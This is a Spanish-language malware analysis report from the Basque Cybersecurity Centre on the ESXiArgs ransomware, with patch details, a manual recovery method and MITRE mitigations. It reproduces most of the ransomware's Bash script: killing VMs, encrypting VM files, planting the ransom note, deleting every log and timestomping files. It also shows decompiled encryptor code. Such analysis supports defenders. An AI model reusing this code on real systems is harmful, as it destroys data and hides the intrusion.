Basque CyberSecurity Centre

ESXiArgs Ransomware

BCSC-MALWARE-ESXiArgs

TLP: CLEAR

www.ciberseguridad.eus

EUSKO JAURLARITZA GOBIERNO VASCO

GRUPO spri TALDEA

Índice

Cláusula de exención de responsabilidad

El presente documento se proporciona con el objeto de divulgar las alertas que el BCSC considera necesarias en favor de la seguridad de las organizaciones y de la ciudadanía interesada. En ningún caso el BCSC puede ser considerado responsable de posibles daños que, de forma directa o indirecta, de manera fortuita o extraordinaria pueda ocasionar el uso de la información revelada, así como de las tecnologías a las que se haga referencia tanto de la web de BCSC como de información externa a la que se acceda mediante enlaces a páginas webs externas, a redes sociales, a productos de software o a cualquier otra información que pueda aparecer en la alerta o en la web de BCSC. En todo caso, los contenidos de la alerta y las contestaciones que pudieran darse a través de los diferentes correos electrónicos son opiniones y recomendaciones acorde a los términos aquí recogidos no pudiendo derivarse efecto jurídico vinculante derivado de la información comunicada.

Cláusula de prohibición de venta

Queda terminantemente prohibida la venta u obtención de cualquier beneficio económico, sin perjuicio de la posibilidad de copia, distribución, difusión o divulgación del presente documento.

Sobre el BCSC

El Centro Vasco de Ciberseguridad (Basque Cybersecurity Centre, BCSC) es la entidad designada por el Gobierno Vasco para elevar el nivel de madurez de la ciberseguridad en Euskadi.

Es una iniciativa transversal que se enmarca en la Agencia Vasca de Desarrollo Empresarial (SPRI), sociedad dependiente del Departamento de Desarrollo Económico, Sostenibilidad y Medio Ambiente del Gobierno Vasco. Así mismo, involucra a otros tres Departamentos del Gobierno Vasco: el de Seguridad, el de Gobernanza Pública y Autogobierno, y el de Educación, y a cuatro agentes de la Red Vasca de Ciencia, Tecnología e Innovación: Tecnalia, Vicomtech, Ikerlan y BCAM.

El BCSC es la entidad de referencia para el desarrollo de la ciberseguridad y de la confianza digital de ciudadanos, empresas e instituciones públicas en Euskadi, especialmente para los sectores estratégicos de la economía de la región.

La misión del BCSC es por tanto promover y desarrollar la ciberseguridad en la sociedad vasca, dinamizar la actividad empresarial de Euskadi y posibilitar la creación de un sector profesional que sea referente. En este contexto se impulsa la ejecución de proyectos de colaboración entre actores complementarios en los ámbitos de innovación tecnológica, investigación y transferencia tecnológica a la industria de fabricación avanzada y otros sectores.

Así mismo, ofrece diferentes servicios en su rol como Equipo de Repuesta a Incidentes (en adelante CERT, por sus siglas en inglés “Computer Emergency Response Team”) y trabaja en el ámbito de la Comunidad Autónoma del País Vasco para aumentar la capacidad de detección y alerta temprana de nuevas amenazas, la respuesta y análisis de incidentes de seguridad de la información, y el diseño de medidas preventivas para atender a las necesidades de la sociedad vasca. Con el fin de alcanzar estos objetivos forma parte de diferentes iniciativas orientadas a la gestión de incidentes de ciberseguridad:

FIRST Improving Security Together
TF-CSIRT Trusted Introducer
CSIRT.es

Resumen ejecutivo

ESXiArgs es un *ransomware* específico para entornos **ESXi**. El sistema operativo **ESXi** sirve para la virtualización de máquinas bajo el entorno **VmWare** y se basa Linux. Este *ransomware* se ha especializado en ese entorno debido a la vulnerabilidad ***CVE-2021-21974*** que fue parcheada el **23 de febrero de 2021** pero que aún muchas empresas no han solucionado.

Las versiones que son vulnerables, y por lo tanto son objetivo de este malware, son las siguientes:

- **7.0** antes del parche **ESXi70U1c-17325551**
- **6.7** antes del parche **ESXi670-202102401-SG**
- **6.5** antes del parche **ESXi650-202102101-SG**

Debido a esta vulnerabilidad, se puede ejecutar comandos del sistema operativo de forma remota y tomar control de la máquina.

El código del *ransomware* se divide en dos ficheros. El primero es un fichero en **Bash** que se encarga de modificar algunas características de sistema operativo, buscar los volúmenes donde se encuentran las máquinas virtuales, filtrar los ficheros según la extensión, ejecutar la herramienta de cifrado y finalmente eliminar las evidencias del sistema operativo.

El segundo fichero es un binario ejecutable **ELF** que se encarga de cifrar el fichero seleccionado por el script con la configuración establecida por el mismo. Este *cifrador* genera una clave aleatoria de 32 bytes por cada fichero que se cifra y almacena su valor al final de cada archivo que se haya procesado cifrándola, a su vez, con una clave pública RSA que se le facilite por parámetro.

No se trata de una amenaza con una gran complejidad, pero ha conseguido una gran repercusión debido a la explotación de la vulnerabilidad ***CVE-2021-21974***. Por otro lado, en algunos casos es posible recuperar la información de las máquinas debido a que el *ransomware* solo cifra una pequeña parte de los ficheros en caso de archivos de gran tamaño. Al final del análisis se documenta una forma de recuperar la información de forma manual o la opción de usar una herramienta automática para el mismo fin.

Análisis técnico

Flujo de infección




Ilustración 1: Flujo de infección de ESXiArgs.

El proceso de infección inicial se produce por una explotación de la vulnerabilidad **CVE-2021-21974.** Una vez el atacante ha encontrado una máquina vulnerable, toma el control y ejecuta el script en **Bash** que controla el cifrado de la máquina. Este código realiza todas las tareas necesarias para que el cifrado se realice de forma satisfactoria sobre toda la información relevante de la máquina. Una vez que finaliza, borra las evidencias del ataque y establece persistencia dentro de la máquina.

Muestra analizada

La muestra analizada corresponde a la familia ***ESXiArgs*** y se trata de un binario **Executable and Linkable Format** (ELF) de Linux identificado por la firma SHA256 siguiente:

11b1b2375d9d840912cfd1f0d0d04d93ed0cddb0ae4ddb550a5b62cd044d6b66

Además, junto con ese binario siempre se encuentra un script desarrollado en **Bash** y con el siguiente hash SHA256:

10c3b6b03a9bf105d264a8e7f30dcab0a6c59a414529b0af0a6bd9f1d2984459

El binario ha sido compilado con **GCC** y no parece encontrarse empaquetado mediante ningún software de protección.




Ilustración 2: análisis de la muestra de ESXiArgs en el software Detect It Easy (DIE)

Ejecución del ransomware

ESXiArgs basa su ejecución en dos partes:

- La primera se trata de un script en **Bash** que se encarga de la enumeración de los recursos a cifrar y de la configuración para cifrar cada uno de ellos.
- La segunda se trata de un fichero **ELF** que contienen el verdadero código encargado del cifrado del fichero.

Código Bash

El contenido no se encuentra ofuscado con ningún tipo de técnica y por lo tanto la funcionalidad es sencilla de analizar. En primer lugar, modifica los límites del sistema para poder abrir el máximo número de ficheros posibles por hardware a la vez:

```
4   # SET LIMITS
5
6   ulimit -p $(ulimit -Hp)
7   ulimit -n $(ulimit -Hn)
8
9   ## CHANGE CONFIG
```

Ilustración 3: asignación de los valores máximos con el comando ulimit.

Toda información relevante del comando "ulimit" se puede consultar en la URL:

https://ss64.com/bash/ulimit.html

Continúa con la búsqueda de los procesos en ejecución para modificar su configuración, dejarlos inutilizados, parar el servicio **ESXi** de ejecución y, de esta forma, poder manipular los ficheros asociados a las máquinas virtuales, que normalmente se encuentran bloqueados:

```
9   ## CHANGE CONFIG
10
11  for config_file in $(esxcli vm process list | grep "Config File" | awk '{print $3}'); do
12    echo "FIND CONFIG: $config_file"
13    sed -i -e 's/.vmdk/1.vmdk/g' -e 's/.vswp/1.vswp/g' "$config_file"
14  done
15
16  ## STOP VMX
17  echo "KILL VMX"
18  kill -9 $(ps | grep vmx | awk '{print $2}')
```

Ilustración 4: Código encargado de desbloquear los ficheros pertenecientes a cada máquina virtual.

El proceso de parar las máquinas hace uso de la instrucción "kill" del sistema operativo. Esto puede producir un problema debido que el proceso que busca se trata de un servicio y no siempre se puede parar. Además, al no enviar una señal de apagado individual por cada máquina, puede producir corrupciones en sus datos a la hora de guardar la información en el disco.

Después viene el proceso encargado del cifrado, en el que hay un bucle que lista todos los volúmenes utilizados por **ESXi** y, dentro de ellos, busca cualquier tipo de fichero con alguna de las siguientes extensiones:

"vmdk", "vmx", "vmxf", "vmsd", "vmsn", "vswp", "vmss", "nvram", "vmem"

*Tabla 1: Extensiones de los ficheros afectados por el **ransomware.***

Todas estas extensiones se encuentran relacionadas con ficheros internos de cada una de las máquinas virtuales.

A continuación, calcula tanto el tamaño del fichero como el tamaño que no se cifre del fichero si es mayor a 128 MB.

Finalmente llama al proceso a través del comando "nohup" que permite la ejecución del proceso en segundo plano incluso cuando se cierra esa sesión, de esta forma se asegura que el proceso pueda terminar de forma satisfactoria, aunque el script haya finalizado o la sesión de **SSH** haya terminado.

```
20  ## ENCRYPT
21
22  chmod +x $CLEAN_DIR/encrypt
23
24  for volume in $(IFS='\n' esxcli storage filesystem list | grep "/vmfs/volumes/" | awk -F'  ' '{print $2}'); do
25    echo "START VOLUME: $volume"
26    IFS=$'\n'
27    for file_e in $( find "/vmfs/volumes/$volume/" -type f -name "*.vmdk" -o -name "*.vmx" -o -name "*.vmxf" -o
      -name "*.vmsd" -o -name "*.vmsn" -o -name "*.vswp" -o -name "*.vmss" -o -name "*.nvram" -o -name "*.vmem");
      do
28      if [[ -f "$file_e" ]]; then
29        size_kb=$(du -k $file_e | awk '{print $1}')
30        if [[ $size_kb -eq 0 ]]; then
31          size_kb=1
32        fi
33        size_step=0
34        if [[ $(($size_kb/1024)) -gt 128 ]]; then
35          size_step=$((($size_kb/1024/100)-1))
36        fi
37        echo "START ENCRYPT: $file_e SIZE: $size_kb STEP SIZE: $size_step" "\"$file_e\" $size_step 1 $
          ((size_kb*1024))"
38        echo $size_step 1 $((size_kb*1024)) > "$file_e.args"
39        nohup $CLEAN_DIR/encrypt $CLEAN_DIR/public.pem "$file_e" $size_step 1 $((size_kb*1024)) >/dev/null 2>&
          1&
40      fi
41    done
42    IFS=$" "
43  done
```

Ilustración 5: Configuración del cifrado por cada fichero que se quiere cifrar.

Una vez se finaliza el bucle encargado de listar los ficheros y comenzar la ejecución de cada uno de ellos, el script copia la nota de rescate al directorio "**/usr/lib/vmware**". Primero realiza una copia de seguridad del fichero original y luego lo sustituye por su "**index.html**" que contiene la nota de rescate:

```
45  ## INDEX.HTML
46  CLEAN_DIR="/tmp/"
47  IFS=$'\n'
48  for file_ui in $(find /usr/lib/vmware -type f -name index.html); do
49    path_to_ui=$(dirname $file_ui)
50    echo "FIND UI: $path_to_ui"
51    mv "$path_to_ui/index.html" "$path_to_ui/index1.html"
52    cp "$CLEAN_DIR/index.html" "$path_to_ui/index.html"
53  done
54  IFS=$' '
55
```

Ilustración 6: Establecimiento de la nota de rescate.

Para ganar persistencia en el sistema, sustituye el fichero "**/etc/motd**", el cual no supone ningún problema para el sistema operativo por otro que se encuentra en la carpeta "tmp", debido a que este fichero no se ha podido obtener de ninguna fuente, no ha sido posible analizar su comportamiento pero todo apunta a que

se trata de una puerta trasera por si el atacante necesita acceder a la máquina nuevamente.

Por último, elimina eventos, ficheros y algunas líneas de algunos ficheros para dificultar el análisis del incidente y sea más complicado encontrar el origen de la amenaza:

```
## DELETE
echo "START DELETE"

/bin/find / -name *.log -exec /bin/rm -rf {} \;

A=$(/bin/ps | /bin/grep encrypt | /bin/grep -v grep | /bin/wc -l)
while [[ $A -ne 0 ]];
do
  /bin/echo "Waiting for task' completion... ($A)"
  /bin/sleep 0.1
  A=$(/bin/ps | /bin/grep encrypt  | /bin/grep -v grep | /bin/wc -l)
done

if [ -f "/sbin/hostd-probe.bak" ];
then
  /bin/rm -f /sbin/hostd-probe
  /bin/mv /sbin/hostd-probe.bak /sbin/hostd-probe
  /bin/touch -r /usr/lib/vmware/busybox/bin/busybox /sbin/hostd-probe
fi

B=$(/bin/vmware -l | /bin/grep " 7." | /bin/wc -l)
if [[ $B -ne 0 ]];
then
  /bin/chmod +w /var/spool/cron/crontabs/root
  /bin/sed '$d' /var/spool/cron/crontabs/root > /var/spool/cron/crontabs/root.1
  /bin/sed '1,8d' /var/spool/cron/crontabs/root.1 > /var/spool/cron/crontabs/root.2
  /bin/rm -f /var/spool/cron/crontabs/root /var/spool/cron/crontabs/root.1
  /bin/mv /var/spool/cron/crontabs/root.2 /var/spool/cron/crontabs/root
  /bin/touch -r /usr/lib/vmware/busybox/bin/busybox /var/spool/cron/crontabs/root
  /bin/chmod -w /var/spool/cron/crontabs/root
fi

if [[ $B -eq 0 ]];
then
  /bin/sed '1d' /bin/hostd-probe.sh > /bin/hostd-probe.sh.1 && /bin/mv /bin/hostd-probe.sh.1 /bin/hostd-probe.
  sh
fi

/bin/rm -f /store/packages/vmtools.py
/bin/sed '$d' /etc/vmware/rhttpproxy/endpoints.conf > /etc/vmware/rhttpproxy/endpoints.conf.1 && /bin/mv /etc/
vmware/rhttpproxy/endpoints.conf.1 /etc/vmware/rhttpproxy/endpoints.conf
/bin/echo '' > /etc/rc.local.d/local.sh
/bin/touch -r /etc/vmware/rhttpproxy/config.xml /etc/vmware/rhttpproxy/endpoints.conf
/bin/touch -r /etc/vmware/rhttpproxy/config.xml /bin/hostd-probe.sh
/bin/touch -r /etc/vmware/rhttpproxy/config.xml /etc/rc.local.d/local.sh

/bin/rm -f $CLEAN_DIR"encrypt" $CLEAN_DIR"nohup.out" $CLEAN_DIR"index.html" $CLEAN_DIR"motd" $CLEAN_DIR"public.
pem" $CLEAN_DIR"archieve.zip"

/bin/sh /bin/auto-backup.sh
/bin/rm -- "$0"

/etc/init.d/SSH start

```

Ilustración 7: Eliminación de las evidencias.

Herramienta de cifrado

La segunda parte del cifrado de ***ESXiArgs*** consta de un binario ELF, es decir, un ejecutable para entornos Linux, que su cometido es cifrar un solo fichero según la configuración que se establezca en sus parámetros de inicio:




Ilustración 8: Información de ayuda para el uso del cifrador.

Los parámetros de ejecución son los siguientes:

- **public_key**: fichero que contiene la clave pública RSA.
- **file_to_encrypt**: fichero que se cifrará.
- **enc_step**: numeró de Megabytes que no se cifrarán durante el proceso.
- **enc_size**: número de Megabytes que se cifrarán durante el proceso.
- **file_size**: tamaño del fichero que se quiere cifrar en bytes.

Solo son obligatorios los dos primeros, pero como ya se vio en el script **Bash**, se ejecuta con todos, por cada fichero que se cifra.

Antes de comenzar con el cifrado, realiza una serie de preparativos previos:

- Carga de la librería **OpenSSL**, para poder abrir y comprender el contenido de la clave pública RSA**:**

```
__int64 init_libssl()
{
  int i; // [rsp+1Ch] [rbp-34h]
  char s[40]; // [rsp+20h] [rbp-30h] BYREF
  unsigned __int64 v4; // [rsp+48h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  plibssl = dlopen("libssl.so", 2);
  if ( plibssl )
    goto LABEL_8;
  for ( i = 0; i <= 15; ++i )
  {
    sprintf(s, "libssl.so.%d", (unsigned int)i);
    plibssl = dlopen(s, 2);
    if ( plibssl )
      break;
  }
  if ( plibssl )
  {
LABEL_8:
    lBIO_new_mem_buf = (__int64)dlsym(plibssl, "BIO_new_mem_buf");
    if ( lBIO_new_mem_buf )
    {
      lERR_get_error = (__int64)dlsym(plibssl, "ERR_get_error");
      if ( lERR_get_error )
      {
        lERR_error_string = (__int64)dlsym(plibssl, "ERR_error_string");
        if ( lERR_error_string )
        {
          lPEM_read_bio_RSA_PUBKEY = (__int64)dlsym(plibssl, "PEM_read_bio_RSA_PUBKEY");
          if ( lPEM_read_bio_RSA_PUBKEY )
          {
            lPEM_read_bio_RSAPrivateKey = (__int64)dlsym(plibssl, "PEM_read_bio_RSAPrivateKey");
            if ( lPEM_read_bio_RSAPrivateKey )
            {
              lRAND_pseudo_bytes = (__int64)dlsym(plibssl, "RAND_pseudo_bytes");
              if ( lRAND_pseudo_bytes )
              {
                lRSA_public_encrypt = (__int64)dlsym(plibssl, "RSA_public_encrypt");
                if ( lRSA_public_encrypt )
                {
                  lRSA_private_decrypt = (__int64)dlsym(plibssl, "RSA_private_decrypt");
                  if ( lRSA_private_decrypt )
                  {
                    lRSA_size = (__int64)dlsym(plibssl, "RSA_size");
                    if ( lRSA_size )
                      return 0;
```

Ilustración 9: Carga dinámica de la librería OpenSSL y de las funciones necesarias para el uso de la clave pública RSA.

Durante este proceso, busca el fichero “libssl.so” en el sistema operativo y lo carga en memoria, haciendo uso de la llamada **dlopen**. Una vez que se ha cargado, ya se puede obtener la dirección de las diferentes

funciones que necesitará el programa durante su ejecución, para ello hace uso de la llamada **dlsym.**

- Cargar la clave pública. En esta parte del proceso, se entienden dos partes. La primera consta de abrir el fichero del sistema y almacenarlo en memoria para luego poder interpretarlo con la librería cargada en el anterior punto:

```
1  __int64 __fastcall get_pk_data(__int64 key_file, void **key_file_data)
2  {
3    __off_t file_size; // [rsp+30h] [rbp-10h]
4    int fd; // [rsp+3Ch] [rbp-4h]
5
6    fd = open_read(key_file);
7    if ( fd == -1 )
8    {
9      print_error("open_pk_file", 0LL);
10     return 1;
11   }
12   else
13   {
14     file_size = lseek(fd, 0LL, SEEK_END);
15     if ( file_size == -1 )
16     {
17       print_error("lseek [end]", 1LL);
18       return 2;
19     }
20     else if ( file_size )
21     {
22       *key_file_data = calloc(file_size + 1, 1uLL);
23       if ( lseek(fd, 0LL, SEEK_SET) == -1 )
24       {
25         print_error("lseek [start]", 1LL);
26         return 4;
27       }
28       else if ( read(fd, *key_file_data, file_size) == -1 )
29       {
30         print_error("read", 1LL);
31         return 5;
32       }
33       else
34       {
35         close(fd);
36         return 0;
37       }
38     }
39     else
40     {
41       puts("get_pk_data: key file is empty!");
42       return 3;
43     }
44   }
45 }
```

Ilustración 10: Lectura de la clave pública RSA.

Tras obtener el contenido del fichero, se utiliza el *array de bytes* para inicializar el objeto RSA:

```
__int64 __fastcall create_rsa_obj(__int64 key_file_data, _QWORD *rsa_obj)
{
  __int64 v4; // [rsp+28h] [rbp-8h]

  v4 = lBIO_new_mem_buf(key_file_data, 0xFFFFFFFFLL);
  if ( v4 )
  {
    *rsa_obj = 0LL;
    if ( lPEM_read_bio_RSA_PUBKEY(v4, rsa_obj, 0LL, 0LL) )
    {
      return 0;
    }
    else
    {
      print_error_ex("PEM_read_bio_RSA_PUBKEY", 1LL);
      return 2;
    }
  }
  else
  {
    print_error_ex("BIO_new_mem_buf", 1LL);
    return 1;
  }
}
```

Ilustración 11: Creación del objeto RSA.

Una vez creado el objeto RSA, ya puede comenzar la fase de cifrado del fichero. Este proceso está compuesto por el siguiente flujo:

- Abrir el archivo en modo lectura y escritura.
- Generar una clave aleatoria de 32 bytes.
- Cifrar la clave generada de forma aleatoria con la clave pública importada.
- Cifrar el contenido del fichero y reescribir su contenido.
- Escribir la clave cifrada al final del fichero cifrado.

```
file_handler = open_read_write(file_to_encrypt);
if ( file_handler == -1 )
{
  print_error("open_read", 1LL);
  return 1;
}
else if ( (unsigned int)gen_stream_key((__int64)random_key, 0x20u) )
{
  print_error("get_pk_data", 0LL);
  return 2;
}
else if ( (unsigned int)rsa_encrypt(rsa_obj, (__int64)random_key, 32, &random_key_encrypted, &encrypted_key_size) )
{
  print_error("rsa_encrypt", 0LL);
  return 3;
}
else if ( (unsigned int)encrypt_simple(file_handler, enc_step, enc_size, (__int64)random_key, 32, file_size) )
{
  print_error("encrypt_simple", 0LL);
  return 4;
}
else if ( lseek(file_handler, 0LL, SEEK_END) == -1 )
{
  print_error("lseek", 1LL);
  return 5;
}
else if ( write(file_handler, random_key_encrypted, encrypted_key_size) == -1 )
{
  print_error("write", 1LL);
  return 6;
}
else
{
  return 0;
}
```

Ilustración 12: Flujo de cifrado del fichero.

La generación de clave aleatoria se hace a partir de la función **RAND_pseudo_byte**, que actualmente se encuentra desactualizada y que la propia documentación de **OpenSSL** recomienda el uso de **RAND_bytes**:

```
1  __int64 __fastcall gen_stream_key(__int64 a1, unsigned int a2)
2  {
3    if ( (unsigned int)lRAND_pseudo_bytes(a1, a2) )
4    {
5      return 0;
6    }
7    else
8    {
9      print_error_ex("RAND_pseudo_bytes", 1LL);
10     return 1;
11   }
12 }
```

Ilustración 13: Generación de clave simétrica aleatoria.

La función que han implementado los desarrolladores no siempre genera una clave criptográficamente segura y, en algunos casos, podría ser sensible a ataques de fuerza bruta para obtener la clave de cifrado:

RAND_pseudo_bytes() puts **num** pseudo-random bytes into **buf**. Pseudo-random byte sequences generated by *RAND_pseudo_bytes()* will be unique if they are of sufficient length, but are not necessarily unpredictable. They can be used for non-cryptographic purposes and for certain purposes in cryptographic protocols, but usually not for key generation etc.

*Ilustración 14: Documentación de **OpenSSL**, sobre la función **RAND_pseudo_byte**.*

Finalmente, para realizar el cifrado simétrico hace uso del algoritmo **Sosemanuk** (https://en.wikipedia.org/wiki/SOSEMANUK), un algoritmo presentado en el **eSTREAM** y que quedó entre los cuatro finalistas de la primera fase y que, por lo tanto, se considera un algoritmo seguro para el cifrado simétrico de datos.

```
do
{
  if ( v17 >= v12 )
    break;
  n = read(file_handler, file_buffer, 0x100000uLL);
  if ( n == -1LL )
  {
    print_error("fstat", 1LL);
    return 3;
  }
  sosemanuk_encrypt(v23, file_buffer, file_buffer, n);
  if ( lseek(file_handler, -(__int64)n, SEEK_CUR) == -1 )
  {
    print_error("lseek", 1LL);
    return 4;
  }
  if ( write(file_handler, file_buffer, n) == -1 )
  {
    print_error("write", 1LL);
    return 5;
  }
  v17 += n;
}
while ( n > 0xFFFFF );
```

*Ilustración 15: Cifrado simétrico con **Sosemanuk**.*

Posible método para la recuperación de datos

Existe una posibilidad de recuperar los datos cifrados que se describirá, de manera genérica en las próximas líneas y que ha sido extraído de:

https://enes.dev/

En primer lugar, será necesario entrar a la máquina vía **SSH** y acceder a cada uno de los volúmenes donde se encuentran las distintas máquinas virtuales. En este punto, se deberá de obtener el tamaño del fichero con el comando "ls -la". Este valor es de suma importancia.

A continuación, se borrará el fichero ".vmdk" que tenga el mismo nombre que el "flat.vmdk" (es importante no borrar el "flat.vmdk"). Ahora, se deberá ejecutar el comando "vmkfstools -c *<tamaño obtenido anteriormente>* -d thin temp.vmdk". Tras finalizar su ejecución, deberá haberse creado un fichero "temp.vmdk" y "temp-flat.vmdk".

En el siguiente paso será necesario un editor de texto, como por ejemplo el "nano", con el cual se deberá cambiar el nombre del disco "temp-flat.vmdk" al original y, además, también será necesario borrar la línea '*ddb.thinProvisioned = "1"* '. Una vez se haya finalizado la edición, se cambiara el nombre del fichero "temp.vmdk" al nombre original del fichero que se borró.

Finalmente el fichero ".vmx" se puede recuperar, reemplazando el cifrado por el fichero ".vmx~". Con todos estos cambios, ya sería posible arranar nuevamente la máquina desde el entorno de ESXi.

Por otro lado, y si se prefiere, se han encontrado un script en **Bash**, en un repositorio de GitHub que realiza todo este proceso de forma automática.

https://github.com/cisagov/ESXiArgs-Recover

Técnicas MITRE ATT&CK

MITRE ATT&CK			
Initial Access	**T1190**	Exploit Public-Facing Application	**M1026: Privileged Account Management** Use least privilege for service accounts will limit what permissions the exploited process gets on the rest of the system.
			M1050: Exploit Protection Web Application Firewalls may be used to limit exposure of applications to prevent exploit traffic from reaching the application.
			M1051: Update Software Update software regularly by employing patch management for externally exposed applications.
			M1048: Application Isolation and Sandboxing Application isolation will limit what other processes and system features the exploited target can access.
			M1016: Vulnerability Scanning Regularly scan externally facing systems for vulnerabilities and establish procedures to rapidly patch systems when critical vulnerabilities are discovered through scanning and through public disclosure.(Citation: OWASP Top 10)
			M1030: Network Segmentation Segment externally facing servers and services from the rest of the network with a DMZ or on separate hosting infrastructure.
Execution	**T1059**	Command and Scripting Interpreter	**M1049: Antivirus/Antimalware** Anti-virus can be used to automatically quarantine suspicious files.
			M1038: Execution Prevention Use application control where appropriate.
			M1042: Disable or Remove Feature or Program Disable or remove any unnecessary or unused shells or interpreters.

	T1059.004	Unix Shell	**M1038: Execution Prevention** Use application control where appropriate.
Persistence	**T1543**	Create or Modify System Process	**M1033: Limit Software Installation** Restrict software installation to trusted repositories only and be cautious of orphaned software packages.
			M1045: Code Signing Enforce registration and execution of only legitimately signed service drivers where possible.
			M1018: User Account Management Limit privileges of user accounts and groups so that only authorized administrators can interact with system-level process changes and service configurations.
			M1028: Operating System Configuration Ensure that Driver Signature Enforcement is enabled to restrict unsigned drivers from being installed.
			M1022: Restrict File and Directory Permissions Restrict read/write access to system-level process files to only select privileged users who have a legitimate need to manage system services.
			M1047: Audit Use auditing tools capable of detecting privilege and service abuse opportunities on systems within an enterprise and correct them.
	T1543.002	Systemd Service	**M1022: Restrict File and Directory Permissions** Restrict read/write access to systemd unit files to only select privileged users who have a legitimate need to manage system services.
			M1026: Privileged Account Management The creation and modification of systemd service unit files is generally reserved for administrators such as the Linux root user and other users with superuser privileges.
Defense Evasion	**T1222.002**	Linux and Mac File and Directory Permissions Modification	**M1026: Privileged Account Management** Ensure critical system files as well as those known to be abused by adversaries have restrictive permissions and are owned by an appropriately privileged account, especially if access is not required by users nor will inhibit system functionality.

			M1022: Restrict File and Directory Permissions Applying more restrictive permissions to files and directories could prevent adversaries from modifying the access control lists.
	T1070.002	Clear Linux or Mac System Logs	**M1029: Remote Data Storage** Automatically forward events to a log server or data repository to prevent conditions in which the adversary can locate and manipulate data on the local system. When possible, minimize time delay on event reporting to avoid prolonged storage on the local system.
			M1041: Encrypt Sensitive Information Obfuscate/encrypt event files locally and in transit to avoid giving feedback to an adversary.
			M1022: Restrict File and Directory Permissions Protect generated event files that are stored locally with proper permissions and authentication and limit opportunities for adversaries to increase privileges by preventing Privilege Escalation opportunities.
	T1070.003	Clear Command History	**M1029: Remote Data Storage** Forward logging of historical data to remote data store and centralized logging solution to preserve historical command line log data.
			M1022: Restrict File and Directory Permissions Preventing users from deleting or writing to certain files can stop adversaries from maliciously altering their <code>~/.bash_history</code> or <code>ConsoleHost_history.txt</code> files.
			M1039: Environment Variable Permissions Making the environment variables associated with command history read only may ensure that the history is preserved.(Citation: Securing bash history)
	T1222	File and Directory Permissions Modification	**M1022: Restrict File and Directory Permissions** Applying more restrictive permissions to files and directories could prevent adversaries from modifying their access control lists. Additionally, ensure that user settings regarding local and remote symbolic links are properly set or disabled where unneeded.(Citation: create_sym_links)

